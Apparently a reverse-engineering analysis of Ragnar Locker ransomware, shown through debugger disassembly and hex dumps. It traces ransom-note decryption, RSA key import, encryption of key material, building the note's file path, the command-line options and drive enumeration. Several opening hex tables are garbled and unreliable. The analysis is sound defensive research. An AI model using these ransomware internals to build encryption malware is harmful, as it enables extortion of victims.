Address 00408090 00408040 00408040 00408050 00408050 00408050 00408050 00408100 00408120 00408120 00408130 00408130 00408130 00408130 00408130 00408130 00408140 00408150 00408180 00408180 00408180 00408180 00408180 00408180 00408180 00408180 00408180 00408180 00408180 00408180 00408180 00408100 0040820	Hex 2D 2D 2D 2D 43 2O 48 45 5 6A 41 42 6 51 45 46 41 4 67 48 34 15 4 47 66 34 41 5 47 66 34 54 13 30 6A 6B 77 13 30 6A 6B 76 12 64 61 46 2F 74 70 65 76 62 5 64 61 46 2F 74 73 63 2B 74 7 35 51 69 74 7 30 4A 77 65 76 42 64 54 54 55 63 67 64 54 57 62 76	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	Jump 4 Will Dump 5 Watch 1 Ix=locals Struct OD1904E0 O0000000 011904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 02 50 55 42 C KEY= MIIBI 001904E0 001905E0 EXEMPTED EXEMPTED 001905E0 EXEMPTED	
Address 00408090 00408080 00408080 00408080 00408080 00408080 00408080 00408100 00408100 00408120 00408130 00408140 00408150 00408180 0040820 004080 0040820 0040820 0040820 0040820 0	Hex 2D 2D 2D 2D 2D 43 20 48 45 5 6A 41 4E 26 6 51 45 46 41 4 67 48 34 15 47 67 48 43 15 47 47 66 34 5A 77 28 54 151 41 35 44 47 30 74 73 30 6A 6B 77 44 62 46 74 74 73 36 28 62 41 42 74 73 36 32 62 42 62 46 27 47 73 36 32 62 62 32 34 37 74 7 35 51 63 74 7 35 51 63 74 7 33 43	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	Jump 4 Will Dump 5 W Watch 1 K=l Locals Struct OD1904E0 O0000000 011904E1 001904E1 001904E1 001904E3 001904E3 001904E3 001904E3 0A 4D 49 49 42 49 C KEY NIIBI 001904E3 0019054E3 0019052E3 5801B35 5812457	
Address 00408090 00408080 00408080 00408080 00408080 00408080 00408080 00408100 00408100 00408120 00408130 00408140 00408150 00408180 0040820 004080 0040820 0040820 0040820 0040820 0	Hex 2D 2D 2D 2D 2D 43 20 48 45 5 6A 41 4E 26 6 51 45 46 41 4 67 48 34 15 47 67 48 43 15 47 47 66 34 5A 77 28 54 151 41 35 44 47 30 74 73 30 6A 6B 77 44 62 46 74 74 73 36 28 62 41 42 74 73 36 32 62 42 62 46 27 47 73 36 32 62 62 32 34 37 74 7 35 51 63 74 7 35 51 63 74 7 33 43	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	Jump 4 Will Dump 5 Watch 1 Ix=locals Struct OD1904E0 O0000000 011904E0 001904E0 001904E0 001904E0 001904E0 001904E0 001904E0 02 50 55 42 C KEY= MIIBI 001904E0 001905E0 EXEMPTED EXEMPTED 001905E0 EXEMPTED	

Other data that is decrypted, by another call to the routine, is the final ransom note. Please refer to the following image.

•	00402344	85F6	test esi,esi
	00402346		edp. 4023A1
	00402348		nov edi,dword ptr ss:[ebp+10]
	0040234B		nop dword ptr ds:[eax+eax],eax
>•	00402350		inc eax
	00402351	8D7F 01	ea edi,dword ptr ds:[edi+1]
	00402354		novzx edx.al
	00402357		nov dword ptr ss:[ebp+14],edx
•	0040235A		nov cl,byte ptr ss:[ebp+edx-100]
•	00402361		novzx eax.cl
•	00402364	03C3	add eax,ebx
•	00402366		novzx ebx,al
•	00402369		nov al, byte ptr ss:[ebp+ebx-100]
	00402370	888415 00FFFFFF	nov byte ptr ss:[ebp+edx-100],a]
•	00402377	8B45 14	nov eax,dword ptr ss:[ebp+14]
•	0040237A	0FB6D1	novzx edx,cl
•	0040237D	888C1D 00FFFFFF	nov byte ptr ss:[ebp+ebx-100],cl
٠	00402384	OFB68C05 OOFFFFF	novzx ecx,byte ptr ss:[ebp+eax-100]
•	0040238C	03D1	add edx,ecx
•	0040238E		novzx ecx,dl
•	00402391	OFB68COD OOFFFFF	novzx ecx,byte ptr ss:[ebp+ecx-100]
•	00402399		<pre>kor byte ptr ds:[edi-1],cl</pre>
•	0040239C		sub_esi,1
	0040239F		ine edp. 402350
	004023A1		nov eax,dword ptr ss:[ebp+10]
•	004023A4		pop edi
•	004023A5		oop esi
•	004023A6		pop ebx
•	004023A7		nov esp,ebp
•	004023A9	5D	oop ebp
٠	004023AA	C3	et
•	<	'	
	-		

🚛 Dump 1			Dun	np 2			Dum	р 3	ļ		Dump	94	Ų	D	ump	5	😻 Watch 1	[<i>x</i> =] Lo	ocals	Struct
Address	He	¢ .															ASCII			
0040BE70	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	********	****		
0040BE80	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	*********	****		
0040BE90	2A	2A	2A		2A	2A	2A		2A	2A	2A		2A	2A	2A	2A	*********	*****		
0040BEA0	2A	2A	2A		2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	*********	****		
0040BEB0	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	2A	*********	****		
		2A	2A		2A	2A	2A		2A	2A	2A		2A	2A	2A		********			
	2A	2A	2A		2A	2A	2A		2A	2A	2A	2A	2A	2A	2A		*********	*****		
		OD	0A		20	_	_	20		_	20	_		20	20		*			
	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20				
	_	20	20		20	_		20		20	_	_		20	_	_				
	20	48	45	4C	4C	4F				50		63	6F	6D	20		HELLO EDP.			
	OD	0A	20	49	66	20		6F	75	20		65	61	64	69	6E	If you r			
	67	20	74	68		73			65	73		61	67	65	2C	20	g this mess			
	74	68	65	6E		79			72	20	6E	65				72	then your n			
	6B	20	77	61	73		50		4E	45		52		54	45	44				
	20	61	6E	64	20	61	6C	6C	20	6F	66	20			75	72	and all of			
	20	66		6C	65	73	20		6E	64	20	64		74	61	20	files and			
	68	61		20	62	65		6E			4E	43			50		has been EN	CRYPT		
	45	44		0A	20	20	20			20	20		20	20	20	20	ED			
	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	_				
	20	OD	0A	20	20	20	20	20	20	20	20	20	20	20	20	20				
	20	20	_	20	20	20	20		20	20	20	_	20	20	20	20				
	20	20	_	20	20	20	20	20	20	20	20	20	20	20	20	20				
	20	62	79	20	52	41	47	4E	41	52	5F	4C	4F	43	4B	45	by RAGNAR_			
	52	20	21	OD	0A	OD	0A		2A	2A	2A	2A		2A	2A	2A	R !****			
			2A		2A	2A	2A		2A	2A	2A		2A	2A	2A		********			
		2A	2A		2A	2A	2A		2A	2A			2A	2A	2A		**********			
	2A		2A			2A				2A	2A	2A		2A	2A		***********			
0040C030	ZA	ZA	2A	ZA	ZA	ZA	ZA	ZA	ZA	ZA	ZA	ZA	2A	ZA	ZA	ZA	*********	*****		


The 2048-bit RSA public key is then converted and its public key information imported via CryptImportPublicKeyInfo() into the provider.

00402243 FF15 58804000	<pre>call dword ptr ds:[<&CryptStringToBinaryW>]</pre>	
00402249 85C0	test eax.eax	Hide FPU
0040224B ¥ 74 74	je edp.4022C1	EAX 004CEDD0
0040224D 56	push esi	EBX 004CEDD0
0040224E 6A 00	push 0	
00402250 FFD7	call edi	ECX CAC12604
00402252 50	push eax	EDX 004C0000
00402253 FF15 60814000	call dword ptr ds:[<&HeapFree>]	EBP 0019D5F4
00402259 8D45 F4	lea eax,dword ptr ss:[ebp-C]	ESP 0019D5C4
0040225C C745 F8 00000000	mov dword ptr ss: ebp-8,0	ESI 004D8EE8 "x509"
00402263 50	push eax	EDI 77CE7800 <kernel32.getprocessheap></kernel32.getprocessheap>
00402264 8D45 F8	lea eax,dword ptr_ss:[ebp-8]	
	mov dword ptr ss:[ebp-C],0	EIP 00402295 edp.00402295
0040226E 50	push eax	
0040226F 6A 00	push 0	EFLAGS 00000202
00402271 68 00800000	push 8000	ZF 0 PF 0 AF 0
00402276 FF75 FC	push dword ptr ss:[ebp-4]	OF 0 SF 0 DF 0
00402279 53 0040227A 64 08	push ebx	CF 0 TF 0 IF 1
	push 8	
0040227C 6A 01 0040227E FF15 54804000	<pre>push 1 call dword ptr ds:[<&CryptDecodeObjectEx>]</pre>	LastError 00000000 (ERROR_SUCCESS)
0040227E FFIS 54804000 00402284 85C0		LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
00402284 85C0 00402286 V 74 39	test eax,eax je edp.4022C1	casescards coopert (states_obsect_name_not_rooms)
00402288 FF75 F0	push dword ptr ss:[ebp-10]	GS 002B FS 0053
00402288 8845 EC	mov eax, dword ptr ss: ebp-14	
0040228E FF75 F8	push dword ptr ss: [ebp-8]	ES 002B DS 002B
00402291 6A 01	push 1	CS 0023 <u>SS</u> 002B
00402293 FF30	push dword ptr ds:[eax]	
EIE → 00402295 FF15 60804000	<pre>call dword ptr ds:[<&CryptImportPublicKeyInfo>]</pre>	ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
0040229B 88F0	mov esi,eax	ST(1) 0000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
0040229D 85F6	test esi,esi	ST(2) 0000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
• 0040229F v 74 20	je edp.4022C1	ST(3) 0000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
004022A1 53	push ebx	ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
004022A2 6A 00	push 0	ST(5) 400280000000000000 x87r5 Empty 8.000000000000000000000000000000000000
004022A4 FFD7	call edi	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
004022A6 50	push eax	ST(7) 3FFF800000000000000 x87r7 Empty 1.000000000000000000000000000000000000
004022A7 FF15 60814000	<pre>call dword ptr ds:[<&HeapFree>]</pre>	
004022AD FF75 F8 004022AD FF75 F8	push dword ptr ss:[ebp-8]	x87TagWord FFFF
 00402280 FF15 70814000 00402286 5F 	<pre>call dword ptr ds:[<&LocalFree>]</pre>	x87TW_0 3 (Empty) x87TW_1 3 (Empty)
00402286 SF 00402287 8BC6	pop edi	x87TW_2 3 (Empty) x87TW_3 3 (Empty)
00402289 5E	mov eax,esi pop esi	x87TW_4 3 (Empty) x87TW_5 3 (Empty)
004022B3 5E 004022BA 5E	pop ebx	x87TW_6 3 (Empty) x87TW_7 3 (Empty)
00402288 88E5	mov esp,ebp	
004022BD 5D	pop ebp	x87StatusWord 0100
004022BE C2 0400	ret 4	x875W_B 0 x875W_C3 0 x875W_C2 0
• 004022C1 5F	pop edi	x875W_C1 0 x875W_C0 1 x875W_ES 0
004022C2 5E	pop esi	
004022C3 33C0	xor eax,eax	Default (stdcall)
004022C5 5B	pop ebx	1: [esp] 004DB310 <&CPAcquireContext>
004022C6 88E5	mov esp,ebp	2: [esp+4] 0000001
004022C8 5D	pop ebp	
• <u>004022C9</u> <u>C2 0400</u>	ret 4	4: [esp+C] 004CEDD4
<	>	
		0019D5C4 004DB310
💭 Dump 1 🔛 Dump 2 💭 Dump 3 💭 D	ump 4 🔛 Dump 5 🥨 Watch 1 🕅 🕮 Locals 🖉 Struct	0019D5C8 00000001
Address Hex		0019D5CC 00523988 &"1.2.840.113549.1.1.1"
00408090 2D 2D 2D 2D 2D 2D 42 45 47 49 4E		0019D5D0 004CEDD4
0040B0A0 43 20 4B 45 59 2D 2D 2D 2D 2D	0A 4D 49 49 42 49 C VEV MTTPT	0019D5D4 0040B090 "BEGIN PUBLIC KEY\nMIIBIJANBgkqhki
0040B0B0 6A 41 4E 42 67 6B 71 68 6B 69	47 39 77 30 42 41 jANBgkqhkiG9w0BA	0019D5D8 004CEDD0 0019D5DC 0019FA20
0040B0C0 51 45 46 41 41 4F 43 41 51 38	41 4D 49 49 42 43 QEFAAOCAQ8AM11BC	0019D5E0 004CEDD0
0040B0D0 67 4B 43 41 51 45 41 79 72 46	36 6E / 5 31 65 64 gKCAQEAYFF6nu1ed	0019D5E4 004CEDD4
0040B0E0 47 66 34 5A 79 55 2F 37 43 74	58 0A 62 38 68 43 GT42VU//CTX.D8NC	0019D5E8 00000148
0040B0F0 2B 54 41 51 4E 5A 72 65 79 38	59 50 4C 59 65 65 +TAQN2FEy8YPLYEE	0019D5EC 00523988 &"1.2.840.113549.1.1.1"
	68 41 4D 35 6A 46 5DG0017KT7hAM5iF	

By calling a subroutine twice that calls CryptEncrypt(), the previous two cryptographically random data that were generated by both calls to CryptGenRandom(), which were subsequently modified through a series of operations, will be encrypted with the 2048-bit public key.

	0040199B 0040199D	8B02 8945 10	mov eax, dword ptr ds: [edx]		~	Hide FPU
	0040199D	51	mov dword ptr ss:[ebp+10],eax			
	004019A0	57	push edi	edi:"-		EAX 00811640
	004019A2	FC	cld	cur.		EBX 00000190 L'E'
	004019A3	8B75 08	mov esi,dword ptr ss:[ebp+8]			ECX 0000000
	004019A6	8B7D 10	mov edi,dword ptr ss: ebp+10			EDX 0040A004 edp.0040A004
	004019A9	8B4D 0C	mov ecx, dword ptr ss: ebp+C			EBP 0019D5EC
	004019AC	C1E9 02	shr ecx,2			ESP 0019D5C0
	004019AF	F3:A5	rep movsd			ESI 0040A338 edp.0040A338
	004019B1	8B4D 0C	mov ecx, dword ptr ss:[ebp+C]			EDI 00408090 "BEGIN PUBLIC KEY\
	004019B4	83E1 03	and ecx,3			
	004019B7	F3:A4	rep movsb			EIP 004019CE edp.004019CE
	004019B9	5 F	pop edi	edi:"-	- 1	
	004019BA	59	pop ecx			EFLAGS 00000344
•	004019BB	8D45 OC	lea eax,dword ptr ss:[ebp+C]			ZF 1 PF 1 AF 0
•	004019BE	53	push ebx			OF 0 SF 0 DF 0
•	004019BF	50	push eax			CF 0 TF 1 IF 1
•	004019C0	FF32	push dword ptr ds:[edx]			
•	004019C2	8B45 FC	mov eax,dword ptr ss:[ebp-4]			LastErmon 00000000 (EBBOB SUSCESS)
•	004019C5	6A 00	push 0			LastError 00000000 (ERROR_SUCCESS)
	004019C7	6A 01	push 1			LastStatus 00000000 (STATUS_SUCCESS)
	00401909	6A 00	push 0			
जन्छ	004019CB 004019CE	FF70 04 FF15 24804000	push dword ptr ds:[eax+4]	_		GS 002B FS 0053
EILE	004019D4	8BE0	<pre>call dword ptr ds:[<&CryptEncrypt>] mov esi.eax</pre>			ES 002B DS 002B
	00401906	FF15 44814000	call dword ptr ds:[<&GetLastError>]			CS 0023 <u>SS</u> 002B
	004019DC	5F	pop edi	edi:"-		
	004019DD	8BC 6	mov eax.esi	cur.		ST(0) 000000000000000000 x87r0 Empty 0.000000
	004019DF	5E	pop esi			
	004019E0	58	pop ebx			Default (stdcall)
	004019E1	8BE5	mov esp,ebp			1: [esp] 00811F48 <&CPGenKey>
	004019E3	5D	pop ebp			2: [esp+4] 00000000
	004019E4	C2 0C00	ret C		\sim	3: [esp+8] 00000001
	<			>		4: [esp+C] 00000000
Ump 1	Ump 2	2 💭 Dump 3 💭 Di	ump 4 📖 Dump 5 🛞 Watch 1 🛛 🕅 Locals 🖉 Struct			0 00811F48
Address			ASCII			8 00000001
						C 0000000
00813/18	20 DE 27 04	HC 50 29 42 50 16	1 A2 55 F3 2D 2B 5.Þ7LP)BP.Á⊄UÓ-+ 4 46 77 23 22 C3 <Þ'°.näFw#"Å			0 00813718
			00 00 00 00 00 00 !0%<			4 0019D5F8
00813738	LI /F OE D8	BD 3C 8E A8 00 00	JO 00 00 00 00 00 1. 10/2<	0019	D5D	8 00000190

Via a call to GetComputerNameW(), and through the same series of operations that were used to generate unique IDs for the CreateEventW() even object name (IpName), an hex encoded ID is generated.




Through concatenation, by making use of lstrcatW(), and a call to SHGetSpecialFolderPathW() with csidl CSIDL_COMMON_DOCUMENTS, the path C:\Users\Public\Documents\RGNR_E354BDB6.txt is built.

• 004035:		xor ecx,AB01FF3C	A
• 004035:		add esi,ecx	
• 0040352	21 8BC6	mov eax,esi	eax:L"C:\\Users\\Public\\Doc
0040352	23 C1C0 0D	rol eax.D	eax:L"C:\\Users\\Public\\Doc
• 0040352	26 2BF0	sub esi,eax	eax:L"C:\\Users\\Public\\Doc
• 0040353		cmp edx,edi	
004035		j1 edp. 403510	
• 004035		push esi	
			Calue of a linear approxil
• 004035		mov esi,dword ptr ss:[ebp-8]	[ebp-8]:L"E354BDB6"
0040353		push edp. 4081B0	4081B0:L"%08X"
• 0040353		push esi	
• 0040353		<pre>call dword ptr ds:[<&wsprintfW>]</pre>	
• 0040353	C 8B3D 8C804000	mov edi,dword ptr ds:[<&lstrcpyW>]	
• 0040354	2 8D85 88F8FFFF	lea eax,dword ptr ss:[ebp-778]	
• 0040354	8 83C4 0C	add esp,C	
• 0040354	B 68 80854000	push edp. 4085B0	
• 004035		push eax	eax:L"C:\\Users\\Public\\Doc
• 004035		call edi	
• 004035		push edp. 4085E8	4085E8:L"RGNR_"
• 004035		push edp. 40826	40A110:L"RGNR_E354BDB6.txt"
			40A110; L KGNK_E5546066, CXC
• 0040355		call edi	
• 0040355		push esi	
• 004035		<pre>mov_esi,dword ptr_ds:[<&lstrcatW>]</pre>	
• 004035	68 10A14000	push edp.40A110	40A110:L"RGNR_E354BDB6.txt"
• 004035	B FFD6	call esi	
• 004035	D 68 F4854000	push edp. 4085F4	4085F4:L".txt"
• 0040357	2 68 10A14000	push edp. 40A110	40A110:L"RGNR_E354BDB6.txt"
• 0040357		call esi	
• 004035		push edp. 40A110	40A110:L"RGNR_E354BDB6.txt"
• 004035		lea eax, dword ptr ss: [ebp-778]	
• 004035		push eax	eax:L"C:\\Users\\Public\\Doc
• 004035		call esi	eax.r c. ((osers((Public())))
• 0040358		push 0	
• 004035		push 2E	
• 004035		push edp. 40A010	40A010:L"C:\\Users\\Public\\
• 004035		push 0	
• 004035	2 FF15 84814000	<pre>call dword ptr ds:[<&Ordinal#175>]</pre>	
• 004035	8 8085 88F8FFFF	lea eax, dword ptr ss: [ebp-778]	
• 004035	E 50	push eax	eax:L"C:\\Users\\Public\\Doc
• 004035	68 10A04000	push edp. 40A010	40A010:L"C:\\Users\\Public\\
• 004035/		call esi	
ETP 004035		push dword ptr ss:[ebp-3C]	[ebp-3C]:"6bECA2b2AFFfBC1Df1
• 004035/		lea eax, dword ptr ss: [ebp-1A0]	[cop be]: ObceAzbzArribeibri
004035		nuch opy	opvil "Ci\\Usons\\Bublic\\Dor
× <			>
-			
			0019D600 00404DBC edp.EntryPo
🚚 Dump 1 🛛 🚛 Dum	o 2 🛛 💭 Dump 3 🖉 🚽 Dun	np 4 📖 Dump 5 💮 Watch 1 🛛 🖉 Struct	0019D604 00000000
Address Hex		LACCTT I	0019D608 00000000
		ASCII	0019D60C 004AF2F4
		5 00 72 00 73 00 C.:.\.U.s.e.r.s.	0019D610 00000000
	00 75 00 62 00 6C 00 69		0019D614 004A3370
	00 63 00 75 00 60 00 65		
0040A040 73 00 5C	00 52 00 47 00 4E 00 52	2 00 5F 00 45 00 s.\.R.G.N.RE.	0019D618 001C001C
0040A050 33 00 35	0 34 00 42 00 44 00 4	2 00 36 00 2E 00 3.5.4.B.D.B.G	0019D61C 00045288 L"kernelba
00404060 74 00 78	00 34 00 42 00 44 00 42 00 74 00 00 00 00 00 00	00 00 00 00 00 00 t.x.t.	0019D620 000002A
00404070 00 00 00			0019D624 00000016

Along the way, a block of heap memory allocated via RtlAllocateHeap() is called with HEAP_ZERO_MEMORY as Flags, which initializes it with 0's. For some reason, this memory area will be, again, zeroed out after the call to RtlAllocateHeap().


	004035F8 85C0	test eax,eax	~	Hide FPU
0	004035FA ¥ 74 5A	je edp. 403656	<u> </u>	inde fro
	004035FC FF75 E4	push dword ptr ss: ebp-1C		EAX 005770C0
	004035FF 6A 08	push 8		EBX 0019FA20
•	00403601 FF15 5C814000	call dword ptr ds: [<&GetProcessHeap>]		
•	00403607 50	push eax		201 00000000 1
•	00403608 FF15 64814000	call dword ptr ds: [<&Rt]AllocateHeap>]		EDX 40000068
•	0040360E 8BF8	mov edi.eax		EBP 0019FA10
•	00403610 85FF	test edi,edi		ESP 0019D600 <&EntryPoint>
	00403612 - 74 42	je edp. 403656		ESI 00000040 '@'
	00403614 8B4D E4	mov ecx, dword ptr ss: [ebp-1C]		EDI 005770C0
•	00403617 85C9	test ecx,ecx		
	00403619 ¥ 74 10	je edp. 40362B		EIP 00403620 edp.00403620
	0040361B 0F1F4400 00	nop dword ptr ds:[eax+eax],eax		
	00403620 C600 00	mov byte ptr ds:[eax],0		EFLAGS 00000206
•	00403623 8D40 01	lea eax,dword ptr ds:[eax+1]		ZF 0 PF 1 AF 0
•	00403626 83E9 01	sub ecx,1		0F 0 SF 0 DF 0
	00403629 ^ 75 F5	jne edp. 403620		
>o	0040362B 8D45 E4	lea eax,dword ptr ss:[ebp-1C]		CF 0 TF 0 IF 1
•	0040362E 50	push eax		
•	0040362F 57	push edi		LastError 000003F0 (ERROR_NO_TOKEN)
•	00403630 68 01000040	push 40000001		LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
•	00403635 56	push esi		
۰	00403636 8D85 60FEFFFF	lea eax,dword ptr ss:[ebp-1A0]		GS 002B FS 0053
•	0040363C 50	push eax		ES 002B DS 002B
•	0040363D FF15 5C804000	<pre>call dword ptr ds:[<&CryptBinaryToStringA>]</pre>		CS 0023 SS 002B
•	00403643 85C0	test eax,eax		
0	00403645 V 75 OF	jne edp. 403656		ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000
•	00403647 57	push edi		ST(1) 0000000000000000 x87r1 Empty 0.00000000000000000
•	00403648 50	push eax		ST(2) 00000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
•	00403649 FF15 5C814000	<pre>call dword ptr ds:[<&GetProcessHeap>]</pre>		ST(3) 0000000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
•	0040364F 50	push eax		ST(4) 0000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
•	00403650 FF15 60814000	<pre>call dword ptr ds:[<&HeapFree>]</pre>		
	00403656 6A 00	push 0		ST(5) 400280000000000000 x87r5 Emptv 8.000000000000000000000000000000000000
	00403658 68 8000000	push 80		Default (stdcall)
	0040365D 6A 04	push 4		1: [esp+4] 00000000
	0040365F 6A 00 00403661 6A 00	push 0 push 0		2: [esp+8] 00000000
	00403663 68 000000C0	push C0000000	~	3: [esp+C] 0056B064
		push cooooo		4: [esp+10] 00000000
	<		>	
		-m (h	001	0600 00404DBC edp.EntryPoint
Ump 1	💭 Dump 2 💭 Dump 3 💭 D	ump 4 📖 Dump 5 👹 Watch 1 🛛 💷 Locals 🖉 Struct		00000000000000000000000000000000000000
Address	Uav	ASCII		D 608 0000000
		00 00 00 00 00 00		9D 60C 005 6B064
00577000				BD 610 0000000
00577050				9D614 005634C8 "\\4V"
00577050				9D 618 001C001C
00577100				9D61C 00045288 L"kernelbase.dllapi-ms-win-core-appcompat-l1-
00577110		AB AB AB AB AB AB	001	9D620 000002A
				D624 00000016
		57 00 CO 61 57 00 .0		9D628 0056AE40
00377130	01 00 10 SELEC OF 00 00 CO 4C	27 00 00 07 07 00 101111 ACT. ACT.	001	9D 62C 00000046

The Tor client chat ID previously decrypted is then converted to Base64, by making a call to CryptBinaryToStringA(), as seen by the use of dwFlags set to CRYPT_STRING_BASE64.




The previously decrypted specifically targeted ransom note that will be left in the attacked systems is then written via WriteFile() to the

C:\Users\Public\Documents\RGNR_E354BDB6.txt path that had been built moments prior, by first opening it via CreateFileW() with dwDesiredAccess of GENERIC_READ | GENERIC_WRITE.



Then, through concatenation, the "RAGNAR SECRET" will be appended to the file, which is simply the Base64 encoded version of the Tor client chat ID.



After the file with the ransom note has been written to, the ransomware will check if argc (argument count) is higher than 1. The ransomware can be executed with "-list" or "-force" command line options. These are simply used to determine how the paths that will be used as base to start file encryption are obtained. The command line option "-list" gets the paths from a file given as argument, while "-force" starts file encryption from the path given as argument. Since the end goal is file encryption, and these command line options were probably used solely during development for testing purposes by the attackers, we will continue examining as if no arguments are given, i.e., argc == 1.

	00403704		E0 01	cmp dword ptr ss:[ebp-20],1
•	00403708		E7000000	jle edp.4037F5
•	0040370E	8B45		mov eax,dword ptr ss:[ebp-10]
•	00403711	8B35	84804000	<pre>mov esi,dword ptr ds:[<&lstrcmpiW>]</pre>
•	00403717	68 9	8864000	push edp. 408698
•	0040371C	FF70	04	push dword ptr ds:[eax+4]
•	0040371F	FFDG		call esi
•	00403721	85C0)	test eax.eax
	00403723	75 1	.6	jne edp. 40373B
	00403725	8B45	FO	mov eax,dword ptr ss:[ebp-10]
	00403728	FF70	08	push dword ptr ds:[eax+8]
	0040372B		OECFFFF	call edp. 4023B0
	00403730	83C 4		add esp.4
	00403733	6A (push 0
	00403735		50814000	call dword ptr ds:[<&ExitProcess>]
) o	0040373B		E0 01	cmp dword ptr ss: ebp-20,1
	0040373F		B0000000	ile edp. 4037F5
	00403735	8845		mov eax, dword ptr ss:[ebp-10]
	00403748		4864000	push edp. 4086A4
	0040374D	FF70		push dword ptr ds:[eax+4]
	00403750	FFDG		call esi
	00403752	8500		test eax,eax
	00403754		98000000	jne edp. 4037F5
	0040375A		8C804000	mov oci dword ptp dou [v@letnepydw]
	0040375A		8C 5C000000	mov esi,dword ptr ds:[<&lstrcpyW>]
	00403767		8E 5C000000	
	00403767 0040376E		90 3F000000	mov dword ptr ss: ebp-72, sc mov dword ptr ss: ebp-70, 3F
	00403775		92 5C000000	
	0040377C	8945		mov dword ptr ss. ebp-62, sc
	0040377F	8D45		
•			8C	lea eax,dword ptr ss:[ebp-74]
	00403782	50	10505555	push eax
•	00403783		10E0FFFF	lea eax,dword ptr ss:[ebp-1FF0]
•	00403789	50		push eax
•	0040378A	FFDG		call esi
•	0040378C	8B45		mov eax,dword ptr ss:[ebp-10]
•	0040378F	FF70		push dword ptr ds:[eax+8]
•	00403792		10E0FFFF	lea eax,dword ptr ss:[ebp-1FF0]
•	00403798	50		push eax
•	00403799	FFD7		call edi
•	0040379B		C854000	push edp. 40859C
•	004037A0		10E0FFFF	lea eax,dword ptr ss:[ebp-1FF0]
•	004037A6	50		push eax
•	004037A7	FFD7		call edi
•	/	00.45	F0	They any duand at a collabor 10
<u></u>	<u> </u>			
🚚 Dump 1	💷 Dump	2 🛄	Dump 3 🛛 💷 Du	ump 4 📖 Dump 5 🥘 Watch 1 🛛 🗱 Locals 🖉 Struct
Address	Нех			ASCII
00408698	2D 00 6C 0	0 69 00	73 00 74 00 0	00 00 2D 00 66 001.i.s.tf.
				00 00 <u>57 00 69 00</u> o.r.c.eW.i.
		00000		

Through the GetLogicalDrives() API call, a bitmask representing the currently available disk drives is obtained. For every available disk drive, as indicated by the set bits, its corresponding drive letter is retrieved by adding 0x41 ('A'). If GetVolumeInformationW() returns successfully (non-zero) on the volume and its drive type (obtained via a call to GetDriveTypeW()) differs from DRIVE_CDROM, then it can proceed using it as a base to start the file encryption process. The currently obtained drive letter is also compared against the drive letter being used in the WindowsDirectory (e.g., C:\Windows) gotten by the call to GetWindowsDirectoryW(), and if they match, an integer being treated as a flag will be set to 1, 